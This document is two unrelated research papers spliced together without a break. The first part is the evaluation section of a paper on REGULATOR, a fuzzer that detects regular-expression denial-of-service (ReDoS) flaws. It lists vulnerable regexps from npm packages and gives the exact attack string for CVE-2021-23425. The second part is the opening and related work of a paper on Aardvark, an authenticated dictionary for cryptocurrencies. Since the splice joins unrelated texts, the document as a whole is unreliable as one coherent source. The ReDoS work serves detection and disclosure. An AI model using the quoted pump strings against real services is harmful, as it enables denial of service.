- **RQ2**: Is REGULATOR effective in finding ReDoS vulnerabilities, and does it do so better than previous work?
- **RQ3**: Does REGULATOR discover previously unknown ReDoS vulnerabilities in real-world packages?

Dataset. As summarized in Table 2, we select two different datasets to perform our evaluation. The first dataset contains regexps from three different sources, which we chose because of their extensive use in previous ReDoS research (*base dataset*). The second dataset contains regular expressions extracted from real-world JavaScript packages (*npm dataset*). To collect the *npm dataset*, we downloaded the top 10,000 most popular packages from the NPM package registry, as measured by monthly downloads. JavaScript allows users to express regular expressions in two forms. The first one is by a language literal, i.e., /pattern/flags. To find such regular expressions, we use a traversal of each source file's abstract syntax tree (AST) and extract both the pattern and, if present, any modifier flags (such as i to enable case-insensitive match). This method produced 40,877 distinct regexps. Moreover, users may also invoke the constructor RegExp(pattern, flags) to create a regexp at runtime. To handle these cases, we use the code analysis engine CodeQL to perform a data-flow analysis on the package's source

code [4]. We record all known strings that are used to construct a regular expression in this manner. This analysis produced an additional 2,019 distinct regexps.

Test Environment. All experiments were performed on an Intel Xeon Gold 6252 CPU, with 377 GB total RAM, running Ubuntu 20.04. Each tool was assigned a unique CPU core with `taskset` to avoid interference in results.

5.1 Does REGULATOR quickly explore program state-space?

Berglund et al. [14] recently published a proof showing that string matching in regexps with backreferences is NP-complete. Furthermore, deciding whether *any* string is accepted by a regexp with backreferences is also in NP [14]. For this reason, we will use *program coverage* as a tractable vehicle to evaluate exploration of the program state-space.

We run REGULATOR's fuzzer for five minutes on all 69,367 regular expressions. During these executions, we regularly sample the total coverage of the regexp program, as measured by percentage of instructions executed at least once during the fuzzing session. In order to explore how the size of the regexp program impacts the attained coverage, we categorize each regexp into either *small*, *medium*, or *large*, depending on the number of instructions in the regexp program. We create each category to contain exactly ⅓ of the dataset. The category instructions bounds are provided in the following table:

Small	Medium	Large
0 - 51	52 - 101	102 - 66,676

Quite interestingly, two-thirds of the regexps used in the wild compile to programs with less than 101 instructions, and 95% of them contain less than 435 instructions. The median coverage of our fuzzer, over time, is displayed in Figure 2. This experiment shows that, even among large-sized regexp programs, our fuzzer rapidly achieves over 80% coverage within 10 seconds. Moreover, all categories reach more than 90% median coverage within the five minute time bound. While investigating the results of our fuzzer, we quickly realized that some regexps produce programs that include *unreachable* code. For instance, every regexp program includes by default some code to support "sticky" mode (flag 's') that, when enabled, allows the user to *resume* the regexp interpreter after it exits with a successful match. The code to support this feature is present even when sticky mode is disabled, and it is entirely unreachable. Another example is regexps that contain a disjunction, where the first element matches all strings which are matched by the second (for example, `\d|1`). In this case, the instructions to match the second element will be emitted, but never executed. In other words, the results presented in this section represents a lower bound on REGULATOR's performance. To summarize, the previous results clearly show



Figure 2: Median coverage of REGULATOR-fuzzer over time, separated by size of regexp program as determined by instruction count.

that we can answer **RQ1** in the affirmative: REGULATOR's heuristics are effective in exploring the program state-space.

5.2 Comparison with NFA-based approaches

To compare REGULATOR with NFA-based approaches, we selected five popular tools that detect ReDoS using NFA-based analysis: RXXR2 [48], Rexploiter [65], NFAA [64], ReScue [52] and Revealer [41].

In order to make a sensible comparison, we must first introduce the concept of *full-match* and *partial-match* semantics. A regexp engine performs full-match semantics if the entire string must satisfy the regexp pattern in order to accept the input string. On the other hand, matchers using partial-match semantics will accept a string if any *substring* of the input satisfies the regexp pattern. For example, the regular expression `c.r` would match `car` but not `carpet` using full-match semantics, but partial-match semantics would match in both cases.

As noted by Davis et al. [29], all the systems we use in our evaluation assume full-match semantics. However, this is not always appropriate: for example, Python's regexp library allows the user to select either full-match or partial-match semantics (i.e., by using the methods `match` or `search`), while JavaScript's matcher offers only partial-match semantics. This difference has profound implications in terms of backtracking complexity, since the matching semantics *does* impact running-time performance. For instance, the regexp `a*b` exhibits $O(n)$ worst-case running time when using full-match semantics, but $O(n^2)$ worst-case running time when using partial-match semantics.

In order to level the field and to run a meaningful comparison across tools, we conform REGULATOR with the majority

Tool	Corpus				RegExLib				Snort				Total			
	Sup.	TP	FP	FN	Sup.	TP	FP	FN	Sup.	TP	FP	FN	Sup.	TP	FP	FN
RXXR2	11,696	30	26	2,154	2,301	100	27	451	7,102	10	5	2,200	21,099	140	58	4,805

Table 3: ReDoS detection results for the *base* dataset.

of existing tools. That is, we evaluate the *base* dataset using full-match semantics. Since JavaScript only offers a partial-match method, we anchor each regular expression with the caret `^` and dollar `$` signs (e.g., `^(\d+1\d+2)$`) [3]. We believe this experiment design provides a useful comparison between the tools.

5.2.1 Base Dataset

We run RXXR2, Rexploiter, NFAA, ReScue, and Revealer on each regexp in the base dataset. We allow each tool up to 10 minutes and 16 GB of memory to analyze each regexp — both limits are far more generous than what has been used in previous research [28, 29] — and we record the pump formula reported by each tool. REGULATOR is also allowed the same amount of time to run: we divide the time evenly among fuzzing and slowdown-pumping, and we set aside 10s for the dynamic validation phase. We configure the fuzzer to find witness strings at a fixed length of 200 characters, starting from a seed containing only the character `a`.

Each pump formula reported by the aforementioned tools is then validated to determine whether it is a *true positive* or *false positive* result. Since there is no general consensus about what constitutes a true or false positive, we decided to use the heuristic employed by most prior work, which states that a result is a true positive if the pump formula produces 10 seconds of delay within a budget of 1 million characters [28, 29]. If we fail to produce 10 seconds of delay, we label the result as a false positive. Identifying *false negatives* involves slightly more nuance. Our datasets are not labeled, so we must resort to the following strategy: Given a regexp, we say that any tool reports a false negative whenever it does not report a ReDoS vulnerability, but at least one other tool reported a true positive result for that regexp. In other words, since we can unequivocally demonstrate that a regexp is actually vulnerable, we build the set of true positives by combining the vulnerabilities reported by at least one tool.

Table 3 summarizes the results for each dataset contained in the *base* dataset. We can see that REGULATOR finds at least two to three times more true positives (vulnerable regular expressions) when compared to the state-of-the-art ReDoS detection tools. Moreover, REGULATOR eliminates false positives by design, since pump formulas are dynamically tested before any report is raised. REGULATOR's dynamic validator only rejected 114 (2.4%) pump formulas. Finally, our tool demonstrates a false negative rate two orders of magnitude lower than all other tools.

During this experiment we observed 3,059 timeouts from ReScue, and 350 timeouts from NFAA. ReScue's original publication used a 10 minute timeout [52], and NFAA used a 10 second timeout [64] — so we believe that our time limit of 10 minutes is a fair comparison. For both tools, ⅓ of the timeouts occurred while analyzing known-vulnerable regexps.

Selected Results. REGULATOR's remarkable effectiveness is illustrated by the following selected examples, which lists several ReDoS detections that are unique to our tool:

```
%module(\s*\(.*\))?\s+("?)(.+)\2
(?:\b\w*(\w\w?)\1{2,}\w*\b)
dir\s*=\s*[\x22\x27]?a((?!^--).)*?\x2e\x2e[\x2f\x5c]
```

In the first example, we demonstrate an effective handling of backreferences. ReScue does handle backreferences, but failed to find this vulnerability. Revealer and RXXR2 only handle backreferences by approximation (by ignoring them), and likewise did not identify this vulnerability. On the other hand, the second example demonstrates a precise handling of *quantified* backreferences. The structure `\1{2,}` is only supported by ReScue, but their method cannot find this $O(n^2)$ super-linear regexp. This highlights the power of REGULATOR's approach: no additional work beyond initial instrumentation was required to support this syntax and semantics. Finally, the last example demonstrates awareness of *flags* passed to the regexp matching system — in this case, the flags used were 'm', 'i', and 's'. This example clearly shows how flags should not be dismissed, since this pattern is *only* vulnerable when the 'm' flag is set, indicating multi-line mode. Among previous research, the only other tool that recognizes regexps flags is Revealer, which did not identify this vulnerability.

[3] We first recursively remove all anchors from within disjunctions. For example, `^a|(b$|c)` becomes `^(a|(b|c))$`.

Tool	NPM			
	Sup.	TP	FP	FN
RXXR2	35,842	120	88	5,969
Rexploiter	30,317	77	1,135	6,040
NFAA	32,158	813	1,411	5,280
ReScue	39,258	143	4	5,946
Revealer	38,379	410	5	5,676
REGULATOR	**41,342**	**5,954**	**0**	**132**

Table 4: NPM ReDoS Detection Results

Once again this result is immediate from our approach: no additional work was necessary to support these flags.

5.2.2 NPM Dataset

We conduct a similar comparison with the NPM dataset, by running each tool with the same time and memory limits used in the previous experiment. This time, however, we *do not* anchor the regexp — neither while testing the regexp nor while evaluating the pump formula. This choice was made both to demonstrate effectiveness with partial-match semantics, but also to most closely mirror how the regexps are used in their original setting (recall that NPM packages are written in JavaScript, which uses partial matching semantics). As in the last experiment, we verify that each pump formula is able to achieve 10 seconds of delay within 1 million characters.

The results are displayed in Table 4. In this experiment, we demonstrate a *seven-fold* increase in true positive detections over the next-best analysis tool. REGULATOR was able to identify *several thousand* additional true positives, and was able to run against every syntactically valid regexp. REGULATOR's dynamic validator only rejected 16 (0.3%) of pump formulas.

The surprising performance of REGULATOR is indirectly confirmed by the findings reported by Davis et al. [28]. In their paper, the authors tested RXXR2, NFAA, and Rexploiter, against a dataset of 349,852 regular expressions, which was extracted from more than 500,000 NPM packages. They were able to classify and verify 3,589 regexps as having super-linear worst-case run-time. On the other hand, our tool was able to identify 5,954 super-linear regexps, even though we analyzed a considerably smaller amount (10,000) of packages, and a significantly smaller number of regexps.

Selected Results. The following list of regexps show some examples of novel detections by REGULATOR on the NPM dataset:

```
<<-?(\w+\b)[\s\S]*?^[ \t]*\1
.*rst$|
^['"]+|['"]+$
```



Figure 3: Count of regexps for which each fuzzer has the maximum path input over time, known vulnerable regexps only. Ties are ± 100 instructions.

The first regexp, which was combined with the multi-line flag ('m'), demonstrates REGULATOR's intrinsic deep knowledge of the underlying matching system: when this flag is set, the start-of-string character ^ changes meaning, and instead matches the empty string preceded by a newline character, `\n`. The second example highlights instead the importance of analyzing the correct semantics — this regexp was considered safe by all other tools, but, in fact, it exhibits super-linear behavior when run in partial-match semantics. Finally, the last example takes the aforementioned features one step further, and demonstrates that the start (`^`) and end (`$`) anchors can appear combined within a disjunction (`|`). Once again, REGULATOR was the only tool to successfully handle such complex matching semantics.

5.3 Comparison with PerfFuzz

In this section, we examine whether REGULATOR produces better results when compared with existing slow-down fuzzers. For this comparison, we select PerfFuzz, a state-of-the-art general-purpose program fuzzer for finding pathologically slow inputs [39]. We compile and instrument a standalone executable version of IRREGEXP using the PerfFuzz tooling. To run a fair and meaningful comparison, we reproduce the same setting used by our fuzzer: the regexp program is compiled outside of the fuzzing loop, and the executable loads the regexp program before running the matching procedure. Both fuzzers are given five minutes for each regexp, and both are configured to produce inputs no larger than 200 characters. We record the subject strings covering the highest number of instructions as they are discovered by each fuzzer. We run this evaluation against the *base* dataset.

Figure 3 shows, as the time progresses, whether REGULATOR or PerfFuzz found the input that causes the highest number of instructions to execute. From this figure, we can



Figure 4: Average difference in maximum path-length discovered over time, separated by fuzzer with the slowest input, known vulnerable regexps only.

clearly see that REGULATOR finds the slowest input string for nearly all regexps, at most time-points. More interestingly, Figure 4 shows the average *difference* in program path-length, on a per-regexp basis, that each fuzzer discovers. This result highlights how the longest paths found by REGULATOR are *significantly* slower than the paths found by PerfFuzz — whereas, when PerfFuzz finds the longer path, it is only longer by a small margin.

This success is because REGULATOR's interpreter-level coverage feedback and domain-specific mutations create an effective regexp program exploration. For example, the *suggestion* mutation is informed by previous executions of the regexp, which helps uncover components that can only be executed by correctly guessing a series of characters.

We then take the slowest input discovered by PerfFuzz and feed it to our slowdown-pumper subsystem to derive a pump formula, with a 5 minute time limit per regexp. This resulted in 4,224 pump formulas with verified 10 second delay, compared with 8,713 from REGULATOR[4]. PerfFuzz only discovered 42 vulnerable regexps which REGULATOR failed to identify, which we discuss below.

The success in generating pump-formulas demonstrates that REGULATOR's witness string is not only much slower, but is also much more likely to exercise ReDoS-vulnerable behavior, which is automatically identified and generalized to a formula by the slowdown-pumper.

We now conclusively answer **RQ2** in the affirmative: REGULATOR is significantly more effective at finding ReDoS vulnerabilities in comparison with previous analysis systems, including a general-purpose slow-down fuzzer.

[4]This number is different from the result reported in Table 3 because in this experiment we evaluate using partial-match semantics.

5.4 Real-World Vulnerabilities

We are currently working with NPM package maintainers to address vulnerabilities discovered in this work. So far, 10 vulnerabilities have been acknowledged and fixed, and 6 CVE numbers were assigned. Packages for which vulnerabilities have been acknowledged range from 1 million to 100 million monthly downloads.

An interesting vulnerability reported by our tool, is CVE-2021-23425 [1], which is part of a popular string processing library, and has $O(2^n)$ worst-case time complexity. The vulnerable regular expression is the following: `^(?:\r\n|\n|\r)+|(?:\r\n|\n|\r)+$`, and is used to match newlines, either at the beginning or end of a string. Subject strings that attack this regexp begin with the prefix `a`, which ensures that the first component of the disjunction rejects, and the second component is evaluated. The pump string in this case is `\r\n`: which can match either as `(\r\n)` or `(\r)(\n)`. Finally, the suffix string is the character `a`, which ensures that the matcher must attempt all $O(2^n)$ possible combinations of the pump string before the string is finally rejected. We observe that repeating the pump-string just 25 times causes 14 seconds of delay, and this time *doubles* with each repetition. Repeating the pump-string a mere 80 times would cause delay of approximately 16 billion years, permanently reducing program throughput to zero. At the time of writing, this package receives approximately 10 million downloads per month, and is transitively included by thousands of other packages in the NPM ecosystem.

Figure 5 plots a cumulative distribution function (CDF) of the minimum known string lengths that cause 10 seconds of delay for all vulnerable regexps in our dataset. The median length is 65 KB, which indicates that the budget of 1 million characters was extremely generous, as most vulnerable regexps cause significant delay with under 10% of that limit.

We now answer **RQ3** in the affirmative: REGULATOR is effective at discovering previously unknown vulnerabilities in real-world packages.

5.5 Limitations

Invalid pump formulas. In these experiments, the slowdown-pumper generated some pump-formulas that did not pass dynamic validation. Upon manual inspection, we find that these primarily arise from two root causes. First, some regexps exhibit super-linear behavior at lengths tested by the pumper, but become benign at even larger lengths. For example, the complexity of `ab*\w{1024}c` is $O(n^2)$ when $n = 1024$, but $O(n)$ $n > 1024$. Second, some regexps exhibit super-linear behaviour, but the running-time grows too slowly to exploit — this primarily occurs when the *pump sting* is very long.

False Negatives. In the prior two experiments, REGULATOR failed to identify 141 vulnerable regexps. In the comparison

	REGULATOR	Revealer	ReScue	RXXR2	Rexploiter	NFAA
Backreferences `\i`	✓	✗	✓	✓	✗	✗
Lookarounds `(?=)`	✓	✓	✓	✗	✗	✗

Table 5: Semantics supported by ReDoS detection systems, based on the results presented by Liu [41] and Shen [52]. REGULATOR supports all semantics of IRREGEXP.



Figure 5: CDF of attack string length required for 10 seconds of delay. Vertical and horizontal lines are drawn to show the median (65 KB)

with PerfFuzz, 23 of these were caused by REGULATOR's fuzz witness being *much slower* than the one found by PerfFuzz. This caused the slowdown-pumper to time out, as evaluating each candidate *pump string* took more time. In other words, despite our tool found a valid candidate, we are unable to synthetize a pump formula. In the comparison to NFA-based tools, 52 false-negatives were also caused by a timeout in the slowdown-pumper. To verify this cause, we introduced an exponential backoff to the fuzzing phase: if the slowest input exceeds 500,000 instructions in path-length, then we restart the fuzzer, configured to find a witness one-half as long. The goal of this is to produce witness strings which run faster, but still demonstrate ReDoS vulnerability. Upon a rerun with this new technique, REGULATOR was able to identify a valid pump formula for all these 75 regexps.

The remaining false-negatives are related to two main causes. First, some regexps contain two slow components, both of which are super-linear at 200 characters, but only one is super-linear at larger lengths. If the witness string only exercises the slow component that is not vulnerable at larger lengths, then no vulnerability will be identified. Second, some regexps' running-time growth functions are not smooth, and are difficult to classify by measurement and regression. If the pumper does not have a strong model-fit for a super-linear growth function, then no vulnerability will be identified.

6 Related Work

ReDoS Static Detection. The first tool based on static analysis of regexp to detect ReDoS was *safe-regex*, released by Halliday [36] in 2013. This tool calculates the star height of a regular expression, which is the maximum depth of nested star quantifiers, and reports a vulnerability when this number is greater than 1. While this tool is extremely fast, the star depth condition is only necessary but not sufficient, and therefore *safe-regex* has low recall and precision [28].

In the next several years, the academic community proposed several more sophisticated approaches: RXXR2 [48], Weideman's NFAA [64], Wustholz's Rexploiter [65], and most recently Liu's Revealer [41]. These analyses involve significant formal theoretical work, but fail to capture the entire set of features available in modern regexp engines. The results presented in this paper highlight the limitations of static approaches, and demonstrate that dynamic analysis is an effective alternative.

ReDoS Dynamic Detection. The first attempt to dynamically detect ReDoS attacks was presented by Sullivan [58], with the tool *SDL Regex Fuzzer*. This tool automatically generates subject strings and times how long the matching engine takes to process it. SDL Regex fuzzer derives its inputs first by creating a set of subject strings that *match* the regexp under test, and then applying a single mutation strategy — appending a random character to the end of each string. ReScue [52] operates on a similar theory, but dynamically explores an *extended* NFA based on Java's regexp engine, with smarter mutation strategies. While this technique may be enough to find exponentially vulnerable regexps, it does not suffice to identify polynomial backtracking, where a pump string must be repeated hundreds of times before the matching engine shows a considerable slowdown.

ReDoS Prevention. Different approaches have been proposed to prevent ReDoS attacks. The first line of research

is based on automatically transforming vulnerable regexps into safe ones [23,24]. For instance, van der Merwe et. al. [60] proposed a series of techniques to reduce or remove the root cause of ReDoS attacks — i.e., ambiguity during matching. Cody-Kenny et. al. [25] proposed to improve the performance of regular expression using a genetic programming algorithm. Li et al. [40] presented *FlashRegex*, a technique that is able to deduce safe regexps by either synthesizing or repairing existing ones, starting from a set of matching subject strings. Another line of research focuses on modifying the matching engine to avoid super-linear behavior. Davis et al. [27] proposes *selective memoization* to obtain linear time matching, albeit by increasing the space complexity. Rust's regexp engine [6] and Google's stand-alone engine RE2 [5] both offer guaranteed linear matching time. However, neither of these support extended syntax features. Finally, Davis et al. [28] identified three super-linear regex anti-patterns that the authors suggest to avoid, to reduce the likelihood of writing a vulnerable regexp.

Empirical Studies. The interactions between regular expression, developers, and the software development process have been extensively studied in previous research [13,22,42,63]. Chapman et al. [20] explored the context and the features of regular expressions used in Python projects. Davis et al. [29] report that regular expression re-usage is prevalent among developers, and how this practice can lead to semantic and translation problems. Wang et al. [61,62] studied how regular expression bugs are fixed, based on pull requests of popular open-source projects.

Algorithmic Complexity. The most promising technique to find inputs that causes slowdowns is PerfFuzz [39], which we extensively evaluate in this paper. In a similar spirit, SlowFuzz [47] finds pathologically slow inputs, but uses a one-dimensional objective (i.e., the instruction count) which was proven to be less effective than PerfFuzz [39]. Finally, Blair proposed HotFuzz [16], a framework based on micro-fuzzing to find algorithmic complexity attacks in Java libraries.

7 Conclusions

Despite their popularity and broad application, regexps are still extremely difficult for users to get right. In particular, users may inadvertently expose themselves to ReDoS: a subtle, but deadly attack that can effectively stop all program progress. In this paper, we introduce REGULATOR, a novel dynamic analysis tool for finding ReDoS-vulnerable regexps. REGULATOR uses a novel approach: by instrumenting the real regexp matching system directly, it is able to effectively identify ReDoS without requiring complex analyses or extra effort to support modern regexp features. Moreover, REGULATOR can handle by design any additional features that will be added to the matching system in the future. We use REGULATOR to instrument IRREGEXP, one of the most popular regexp matching systems in use today. We find that REGULATOR is able to identify between two to seven times more vulnerable regexps than current state-of-the-art tools.

Abstract

We design Aardvark, a novel authenticated dictionary with short proofs of correctness for lookups and modifications. Our design reduces storage requirements for transaction validation in cryptocurrencies by outsourcing data from validators to untrusted servers, which supply proofs of correctness of this data as needed. In this setting, short proofs are particularly important because proofs are distributed to many validators, and the transmission of long proofs can easily dominate costs.

A proof for a piece of data in an authenticated dictionary may change whenever any (even unrelated) data changes. This presents a problem for concurrent issuance of cryptocurrency transactions, as proofs become stale. To solve this problem, Aardvark employs a versioning mechanism to safely accept stale proofs for a limited time.

On a dictionary with 100 million keys, operation proof sizes are about 1KB in a Merkle Tree versus 100–200B in Aardvark. Our evaluation shows that a 32-core validator processes 1492–2941 operations per second, saving about 800× in storage costs relative to maintaining the entire state.

1 Introduction

Ensuring the integrity of vast record collections is a fundamental problem in computer security. In 1991, Blum et al. [10] described a scenario where a trustworthy computer executes programs on data in untrusted storage. To prevent the storage from tampering with the data, they introduced a data structure, now known as a two-party *authenticated dictionary* [24, 37], which allows the trusted computer to ensure data integrity by storing a small *commitment* to the data. When the computer reads from the data, it requires the untrusted storage to provide a *proof* guaranteeing correctness; this proof is verified using the commitment. On writes, the computer also receives a proof and, using the proof and the current commitment, computes the new commitment to the modified data.

[*]The authors completed much of this work at Algorand, Inc.

Authenticated data structures have been proposed for dramatically reducing storage costs in *cryptocurrencies* [12, 15, 33, 47, 50]. In a cryptocurrency, any user can submit a transaction (such as sending money to another user). Transactions get distributed to numerous validators, who run a fault-tolerant protocol to authenticate them, check their validity against the system's current state (e.g., to prevent overspending), and serialize them. In the typical deployment, each stores the entire state of the system in order to validate transactions.

We present Aardvark, an authenticated dictionary for cryptocurrencies that substantially reduces validator storage (to enable so-called *stateless validation*). Aardvark supports many validators and many concurrently-issued transactions per second. We specifically target *account-based* cryptocurrencies (e.g., Ethereum [51], Coda [13], Algorand [22]), which maintain a dictionary that maps account identifiers (e.g., public keys) to account data (e.g., balances). Our design solves several key challenges present in this environment.

First, network bandwidth is at a premium because transactions and their proofs must be observed by many validators. Supporting short proofs is a particular challenge. In Aardvark, proofs are roughly 10× shorter than in typical Merkle-tree-based authenticated data structures because its design is based on pairing-based vector commitments with the shortest known proofs. Vector commitments do not provide a dictionary interface (instead, they provide authenticated fixed-length arrays), so much of our work involves building a dictionary interface from this more limited functionality.

Second, the ability of untrusted clients to issue transactions requires the data structure to remain efficient no matter how it is used. Aardvark enforces tight upper bounds on resource use even under adversarial access patterns.

Third, multiple clients may issue transactions concurrently, but validators must order them in a sequence, which presents a problem for the validity of the proofs. For example, suppose that one user issues a transaction that modifies a record, and then another user issues a separate transaction before the validators process the first transaction. If both transactions operate on the same record, then once the first transaction is

processed, the data present in the second transaction becomes stale. Moreover, even if both transactions access different records, the proofs present in the second transaction may be invalidated after the first transaction is processed since a proof may depend on the entire dictionary state. Recomputing or updating proofs as they become outdated while a transaction is queued up (as suggested, for example, by [15]) can lead to congestion collapse: more transactions will be queued up when the system is under heavy load, causing the system to slow down further as it updates the proofs of these enqueued transactions. Instead of attempting to reduce these costs, Aardvark avoids them entirely by *versioning* the dictionary. This mechanism enables the system to safely and efficiently check stale proofs against an old dictionary state by maintaining a small cache of recent modifications.

Contributions. We present the following contributions.

1. An authenticated dictionary, backed by vector commitments, which possesses tight upper-bounds on excess resource use even under adversarial access patterns (§5).
2. A versioning mechanism for this dictionary, so that it supports concurrent transaction issuance (§6).
3. Techniques to improve the dictionary's availability (§7).
4. An implementation of our design, integrated into the storage backend of a cryptocurrency, and its evaluation (§8).
5. A rigorous definition and security analysis of the soundness and completeness properties of our versioned authenticated dictionary (§3.2 and Appendix A).

We survey related work next (§2), present an overview of the system's architecture (§3), review vector commitments (§4), and then describe our contributions in detail.

2 Related Work

Our work focuses on short proofs since bandwidth is often a bottleneck for transaction throughput in cryptocurrencies [18]. We focus on concrete gains in efficiency, working towards making stateless validation practical for a high-throughput cryptocurrency: proof sizes are comparable to transaction sizes (100–200B per operation), validator storage costs are reduced by a large constant fraction (800×) regardless of adversarial behavior, and computational costs on the critical path are mostly parallelizable and allow a 32-core machine to process more than 1000 operations per second (§8).

Stateless validation trades validator storage for bandwidth (taken up by proofs) and computation (required for proving and verifying). These tradeoffs do not reduce aggregate system costs in all settings. We now survey prior work, which targets various other points on the tradeoff curve.

Related work in the UTXO Model. Cryptocurrencies that work in the UTXO model organize information around transactions rather than around accounts. The state of the system at a given time is characterized by a set: namely, the set of transaction outputs that have not yet been used as inputs to new transactions. Thus, each transaction needs to reference a prior transaction and, for stateless validation, provide proof that this prior transaction's output has not yet been used. Stateless validation in such designs requires an authenticated version of the dynamic set data structure (often called a dynamic accumulator). There have been many proposals to utilize some version of the Merkle hash tree [32] for this purpose — see, for example, [17, 21, 33, 45, 46].

Merkle-tree-based constructions add substantial network bandwidth costs to the cryptocurrency, which may become a bottleneck in transaction throughput [18]. For example, Merkle proofs at 128-bit security for a dynamic set of 100 million entries, the approximate size of the Bitcoin UTXO set as of the time of writing, are about 1KB in size (the exact number depends on the underlying tree structure used). In contrast, a small transaction (e.g., transferring money in a cryptocurrency) may be as short as 100B, so proofs using Merkle trees impose a bandwidth overhead of 10x. On the other hand, Merkle proofs are fast to produce and verify.

To mitigate the problem of long proofs, [21] proposes some optimizations based on proof aggregation and local caching of the tree nodes, adding some state back to the clients. Other cryptographic accumulators are suitable as well; a discussion of options is available in [20]. In particular, a design based on groups of unknown order (such RSA and class groups) is proposed in [12, §6.1]. (Each proof in this design is over 1KB, but it allows for aggregating proofs for multiple transactions.)

Related work in the Account-Based Model. Because account-based cryptocurrencies maintain a mapping of accounts (usually identified by public keys) to account data (such as balances), it is natural to use authenticated dictionaries to reduce the client state. Most constructions of authenticated dictionaries [15, 24, 34, 37, 40, 50] are based on some variant of Merkle trees [32] and also suffer from the problem of long proofs, imposing 10–20× bandwidth overhead for a simple transaction that involves accessing two keys in the dictionary (e.g., source and destination accounts).

Some constructions of authenticated dictionaries that are not based on Merkle trees are static, without provisions for efficient updates to the data (e.g., [27]). Some early dynamic constructions not based on Merkle trees (e.g., [39] and [19, §4]) require the verifier to keep secrets from the prover to prevent the prover from cheating.[1] Thus, they are not suitable for cryptocurrency applications, as cryptocurrency validators are public and thus cannot be trusted with secrets.

Concerto [4] defers verification to the end, incurring a linear cost (in the dictionary size) once instead of small costs all the time. This approach is not suitable for cryptocurrencies as transactions need to be processed in real time.

[1] To be exact, [39] can work without verifier secrets, but dictionary updates become computationally expensive if proof sizes are kept small (on the order of seconds per update for proof sizes under 1KB per [39, Tables 2 and 3]).

Boneh, Bünz, and Fisch [12, §5.4, §6.1] propose the first authenticated dictionaries that require no verifier secrets and do not use Merkle trees; instead, they rely on factoring-based (or class-group-based) accumulators and vector commitments. They also suggest (but do not investigate the costs of) using such dictionaries to implement stateless validation. The proof length in their construction is over 1KB and thus comparable to Merkle trees (at 128-bit security). However, it is possible to batch proofs for multiple operations into a single constant-size proof. Follow-up works [1,49] improve various dimensions of [12] in important ways, adding functionality and efficiency; however, the proofs are still over 500 bytes long.

Tomescu et al. [48] address a somewhat different problem of append-only authenticated sets and dictionaries using bilinear pairings; their proofs (for different operations than simple reads and writes) are a few kilobytes in length for reasonable security parameters and number of accounts.

An elegant solution called EDRAX that avoids authenticated dictionaries was proposed by Chepurnoy et al. [17]. EDRAX assigns sequential integers (indices into an array) as account identifiers, thus simplifying the necessary data structure from an authenticated dictionary to a vector commitment. The approach adds complexity around new account registration: instead of simply issuing a transaction that sends money to a new public key (as in Aardvark), EDRAX requires every new public key to register via an initialization transaction (preventing the use of this transaction as a denial-of-service vector is discussed in [47, §4.2.4]). Other transactions to this public key must know the index and cannot be processed until this registration happens; at the same time, registration is computationally expensive, as we discuss later in this section.

Public Parameters and Commitment Size. Some pairing-based vector commitment schemes require a trusted set of public parameters. In known pairing-based vector commitments, these parameters are at least proportional to the vector length. EDRAX (and its improvement [47]) requires public parameters that are proportional to the number of accounts in the system because all the data is stored as a single vector. In contrast, Aardvark uses multiple vectors (which share the same parameters). This approach avoids an *a priori* bound on the number of accounts in the system and does not require lengthy parameter generation. However, Aardvark's validators need to store multiple vector commitments instead of just one. For reasonable vector lengths, this allows validators to store a small fraction of the total state.

Shrinking Long Proofs Generically with SNARKs. Any long proof for any authenticated data structure can, in principle, be shrunk to constant size by an application of succinct non-interactive arguments of knowledge (SNARKs), which are general-purpose tools that can apply to any computation.

Current state-of-the-art SNARKs [26] have proofs that are quite short—just three points on a pairing-friendly elliptic curve, or about 144 bytes for 128-bit security. This approach is taken in Zcash [8] for UTXO-based cryptocurrencies (note that Zcash has privacy as its primary goal, which introduces additional complexity into the design). EDRAX [17] suggests it for account-based cryptocurrencies. SNARK verification is quite efficient, requiring a number of elliptic curve point multiplications proportional to the size of the statement being proven and just one product of three elliptic curve pairings [26, Tables 1 and 2]. The drawback of SNARK-based approaches is in the cost of proving. Computing a SNARK is time-consuming. For example, a SNARK for the (admittedly complex) statement proving a Zcash transaction is reported to take 3s [9, §1], and a SNARK for the vector commitment proof of EDRAX is reported to take 77s [36]. (See §8.1 for a more detailed comparison of Aardvark and EDRAX).

With the advantages of near-constant verification time, several proposals (often called "Rollups") batch multiple transactions together in a single proof (e.g., see [16,23,31]). While providing significant savings in verifier time, such proposals incur high prover latency because a prover must collect many transactions before producing a proof, and the per-transaction proving costs are on the order of a second [28, Fig. 7] and hard to parallelize.

SNARKs are an active research area, and SNARK-based approaches for stateless validation are likely to improve, potentially outperforming Aardvark in some settings. In particular, Ozdemir et al. report [35, Fig. 6] that a single Merkle proof (when a hash function is chosen to be particularly SNARK-friendly) can be converted into a SNARK in about 100ms.

Who supplies the proofs? Any approach to stateless validation must address the question of who is responsible for maintaining the outsourced data and supplying the proofs necessary for each transaction. We reiterate that proofs are not static: even if a user's account data does not change, the proof of correctness of that data changes as other accounts change (and cause the commitment to change).

Zcash and EDRAX require users to store proofs and keep them fresh by synchronizing them against the cryptocurrency's transactions. Implicitly, clients depend on untrusted storage, as if they miss an intervening transaction while offline, they must obtain it from the storage to catch up.

This design presents problems for new account registration in EDRAX described earlier. There is no one to keep a proof up to date for an index that is not yet attached to an account. A new user must either compute this proof by reading every transaction from the beginning or rely on a server who knows the entire current vector to provide the proof [36]. Either way, the cost is at least linear in the number of accounts. Aardvark's approach of using multiple short vector commitments may also be applied to EDRAX to reduce this cost.

Since EDRAX is based on vector commitments with long public parameters (proportional to the number of accounts in the system), an important feature of EDRAX's design is ensuring that each user needs only a small subset of the public parameters to synchronize a proof. Tomescu et al. [47] im-

prove this vector commitment, achieving constant-size proofs and requiring only constant-size portions of the public parameters for the relevant operations.

A disadvantage of this approach in the account-based model is that it limits the kinds of changes a transaction can cause to the recipient account. A sender of the transaction cannot supply a proof for the state of the recipient's account (neither the old one nor the updated one), which means that the only modifications to the recipient account that can be made by a transaction are ones that do not require knowledge of the account state. Modifying a committed state without knowing it requires some kind of homomorphism of the commitments. EDRAX relies on the additive homomorphism of its vector commitments to enable the addition of funds to an account with unknown state, so a transaction can do nothing but add funds to the recipient. Thus, more sophisticated operations (e.g., smart contracts) are not supported. Similarly, UTXO-based Zcash can only give a recipient a transaction output, rather than modify the recipient's state in a more general way.

In contrast, Aardvark outsources the problem of computing and supplying the proofs to untrusted archival nodes. This design enables us to have arbitrary updates to account information of both senders and recipients.

